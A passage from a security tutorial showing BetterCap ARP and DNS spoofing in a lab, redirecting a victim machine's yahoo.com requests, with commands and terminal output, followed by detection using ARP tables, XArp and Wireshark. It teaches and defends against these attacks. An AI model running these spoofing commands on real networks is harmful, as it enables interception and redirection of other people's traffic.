
10.



P.S. – These attacks won't work against sites like Facebook, Twitter etc as these sites use HSTS(HTTP Strict Transport Security). Any SSL site, where HSTS is not implemented can be downgraded to a plain text connection using the above-mentioned technique. For more details on HSTS, refer to [this](#) URL.


DNS Spoofing with BetterCap:

1. Start BetterCap with the arpspoof caplet created earlier.



```
root@h3rm1t: ~  
root@h3rm1t: ~ 145x37  
root@h3rm1t:~# bettercap -iface wlan0 -caplet /root/Documents/scripts/arpspoof.cap  
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]  
[18:54:53] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
[18:54:53] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.  
[18:54:53] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
[18:54:53] [endpoint.new] endpoint 192.168.43.126 detected as 00:f4:8d:a8:a2:49 (Liteon Technology Corporation).  
192.168.43.0/24 > 192.168.43.236 > |
```

2. Use the 'help dns.spoof' command to check the available parameters for DNS spoofing.



```
root@h3rm1t: ~  
root@h3rm1t: ~ 145x37  
192.168.43.0/24 > 192.168.43.236 > | help dns.spoof  
dns.spoof (running): Replies to DNS messages with spoofed responses.  
  dns.spoof on : Start the DNS spoofer in the background.  
  dns.spoof off: Stop the DNS spoofer in the background.  
Parameters  
  dns.spoof.address : IP address to map the domains to. (default=<interface address>)  
  dns.spoof.all : If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. (default=false)  
  dns.spoof.domains : Comma separated values of domain names to spoof. (default=)  
  dns.spoof.hosts : If not empty this hosts file will be used to map domains to IP addresses. (default=)  
192.168.43.0/24 > 192.168.43.236 > |
```

- Set the 'dns.spoof.address' and 'dns.spoof.domains' to the required values and turn on dns.spoof module.

```
root@h3rm1t: ~
192.168.43.0/24 > 192.168.43.236 * help [20:24:32] [net.sniff.https] sni LAPTOP-815TPP96. > https://browser.pipe.aria.microsoft.com
192.168.43.0/24 > 192.168.43.236 * help [20:24:32] [net.sniff.https] sni LAPTOP-815TPP96. > https://browser.pipe.aria.microsoft.com
192.168.43.0/24 > 192.168.43.236 * help dns.spoof

dns.spoof (not running): Replies to DNS messages with spoofed responses.

dns.spoof on : Start the DNS spoofer in the background.
dns.spoof off : Stop the DNS spoofer in the background.


Parameters
dns.spoof.address : IP address to map the domains to. (default=interface ip address)
dns.spoof.all : If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. (default=false)
dns.spoof.domains : Comma separated values of domain names to spoof. (default=)
dns.spoof.hosts : If not empty, this hosts file will be used to map domains to IP addresses. (default=)

192.168.43.0/24 > 192.168.43.236 * set dns.spoof.address 172.217.166.46
192.168.43.0/24 > 192.168.43.236 * set dns.spoof.domains *.yahoo.com
192.168.43.0/24 > 192.168.43.236 * dns.spoof on
[20:25:07] [sys.log] [inf] dns.spoof *.yahoo.com -> 172.217.166.46
192.168.43.0/24 > 192.168.43.236 * [20:25:19] [net.sniff.dns] dns gateway > LAPTOP-815TPP96. : pipeline-incoming-prod-elb-149169523.us-west-2.el
b.amazonaws.com 18 82 43 180 51 14 211 121 21 84 149 180 49 52 35 180 158 52 25 230 43 84 149 82 218 84 149 179 181 52 43 180 8
192.168.43.0/24 > 192.168.43.236 * [20:25:19] [net.sniff.dns] dns gateway > LAPTOP-815TPP96. : pipeline-incoming-prod-elb-149169523.us-west-2.el
b.amazonaws.com 18 82 43 180 51 14 211 121 21 84 149 180 49 52 35 180 158 52 25 230 43 84 149 82 218 84 149 179 181 52 43 180 8
192.168.43.0/24 > 192.168.43.236 * [20:25:19] [net.sniff.https] sni LAPTOP-815TPP96. > https://incoming.telemetry.mozilla.org
192.168.43.0/24 > 192.168.43.236 * [20:25:19] [net.sniff.https] sni LAPTOP-815TPP96. > https://incoming.telemetry.mozilla.org
192.168.43.0/24 > 192.168.43.236 * |
```

Set this parameter as the IP of the spoofed domain(This the IP for Google.com)

This parameter is set to *.yahoo.com which means every time the victim's system tries to browse to yahoo.com or any of it's subdomains it will be automatically redirected to the IP of google.com

- Browse to yahoo.com in the windows system (i.e. victim System).



Even though the site is not accessible, still a yahoo.com page is redirected to a Google page.

Remediation / Countermeasures:

To stay protected against MITM attacks you can either use **ARP tables** or tools like **XArp** or **Wireshark**.

1. ARP Tables:

Systems keep an ARP look-up table where they store information about what IP addresses are associated with what MAC addresses. When trying to send a packet to an IP address, the system will first consult this table to see if it already knows the MAC address. If there is a value cached, ARP is not used.

If the IP address is not found in the ARP table, the system will then send the IP address over a broadcast packet to the network using the ARP protocol. Any machine with the requested IP address will reply with an ARP packet and this includes the MAC address which can receive packets for that IP.

```
Command Prompt

C:\>arp -a

Interface: 192.168.43.126 --- 0x4

Internet Address      Physical Address      Type
192.168.43.1          02-c8-07-1e-46-ce    dynamic
192.168.43.236        18-3d-a2-dc-4d-e9    dynamic
192.168.43.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

MAC address of the Network Gateway and Kali Linux Machine are different.

Before ARP Spoofing

```
Command Prompt

C:\>arp -a

Interface: 192.168.43.126 --- 0x4

Internet Address      Physical Address      Type
192.168.43.1          18-3d-a2-dc-4d-e9    dynamic
192.168.43.236        18-3d-a2-dc-4d-e9    dynamic
192.168.43.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

MAC address of the Network gateway and Kali Linux machine are the same.

After ARP Spoofing

2. Using XArp:

Using the ARP table and continuously to monitor for ARP spoofing attacks is not the most feasible idea. Instead you can use a Tool like XArp which automatically notifies you whenever there is an ARP spoofing network happening on the Network.

XArp - unregistered version
File XArp Professional Help

✓ Status: no ARP attacks

Security level set to: basic

aggressive
high
basic
minimal

The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.

IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
✓ 192.168.43.1	02-c8-07-1e-46-ce	192.168.43.1	unknown	0x4 - Microsoft	unkno...	yes	30-12-2019 18:03:33	30-12-2019 18:04:02	3
✓ 192.168.43.126	00-14-8d-a8-a2-49	LAPTOP-815T...	unknown	0x4 - Microsoft	unkno...	no	30-12-2019 18:03:33	30-12-2019 18:04:02	259
✓ 192.168.43.236	18-3d-a2-dc-4d-e9	h3m1t	unknown	0x4 - Microsoft	unkno...	no	30-12-2019 18:03:36	30-12-2019 18:03:36	1

XArp 2.2.2 - 3 mappings - 5 interfaces - 0 alerts

Before Attack

XArp - unregistered version
File XArp Professional Help

✗ Status: ARP attacks detected!

Security level set to: basic

aggressive
high
basic
minimal


The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.

IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
✗ 192.168.43.1	18-3d-a2-dc-4d-e9	192.168.43.1	unknown	0x4 - Microsoft	unkno...	yes	30-12-2019 18:03:33	30-12-2019 18:16:03	143
✗ 192.168.43.126	00-14-8d-a8-a2-49	LAPTOP-815T...	unknown	0x4 - Microsoft	unkno...	no	30-12-2019 18:03:33	30-12-2019 18:16:03	400
✗ 192.168.43.236	18-3d-a2-dc-4d-e9	h3m1t	unknown	0x4 - Microsoft	unkno...	yes	30-12-2019 18:03:36	30-12-2019 18:16:03	10303

MAC Address of the network gateway is same as that of the Kali Linux machine.

XArp 2.2.2 - 3 mappings - 5 interfaces - 3 alerts


After Attack



Popup Message whenever ARP Spoofing attack happens

3. Using Wireshark:

As a Network Administrator, if you have to monitor ARP spoofing attacks happening in your local network, you can use Wireshark. However, first you have to make sure that Wireshark is able to identify the ARP requests. For this, in the Wireshark GUI, go to **Edit > Preferences > Protocols > ARP/RARP** and click the check box for **'Detect ARP Request Storms'**.



Now you are ready to detect ARP spoofing attacks.

Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <<Ctrl-F>>

No.	Time	Source	Destination	Protocol	Length	Info
706	13.871852	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.195? Tell 192.168.43.236
707	13.872826	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.193? Tell 192.168.43.236
708	13.872969	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.196? Tell 192.168.43.236
709	13.873971	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.194? Tell 192.168.43.236
710	13.902762	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.197? Tell 192.168.43.236
711	13.903649	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.198? Tell 192.168.43.236
712	13.904572	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.199? Tell 192.168.43.236
713	13.935428	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.200? Tell 192.168.43.236
714	13.936194	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.201? Tell 192.168.43.236
715	13.967368	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.203? Tell 192.168.43.236
716	13.967646	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.204? Tell 192.168.43.236
717	13.969014	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.205? Tell 192.168.43.236
718	13.993350	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.206? Tell 192.168.43.236
719	13.999814	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.207? Tell 192.168.43.236
720	14.001801	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.208? Tell 192.168.43.236
721	14.030887	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.209? Tell 192.168.43.236
722	14.033816	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.210? Tell 192.168.43.236
723	14.063682	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.212? Tell 192.168.43.236
724	14.064090	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.213? Tell 192.168.43.236
725	14.065211	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.214? Tell 192.168.43.236
726	14.094543	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.215? Tell 192.168.43.236
727	14.094851	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.216? Tell 192.168.43.236
728	14.096067	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.217? Tell 192.168.43.236
729	14.127137	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.218? Tell 192.168.43.236
730	14.127779	IntelCor_dc:4d:e9	Broadcast	ARP	42	Who has 192.168.43.219? Tell 192.168.43.236

> Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{003CE15C-983D-4A87-8B4A-AF94AC9F4643}, id 0
> Ethernet II, Src: LiteonE_a8:a2:49 (00:f4:8d:a8:a2:49), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request)

0000 ff ff ff ff ff 00 f4 8d a8 a2 49 00 06 00 01I....
0010 08 00 06 04 00 01 00 f4 8d a8 a2 49 c0 a8 2b 7eI...+..
0020 00 00 00 00 00 00 c0 a8 2b 01+..

Wi-Fi: <live capture in progress> Packets: 1466 - Displayed: 1466 (100.0%) Profile: Default
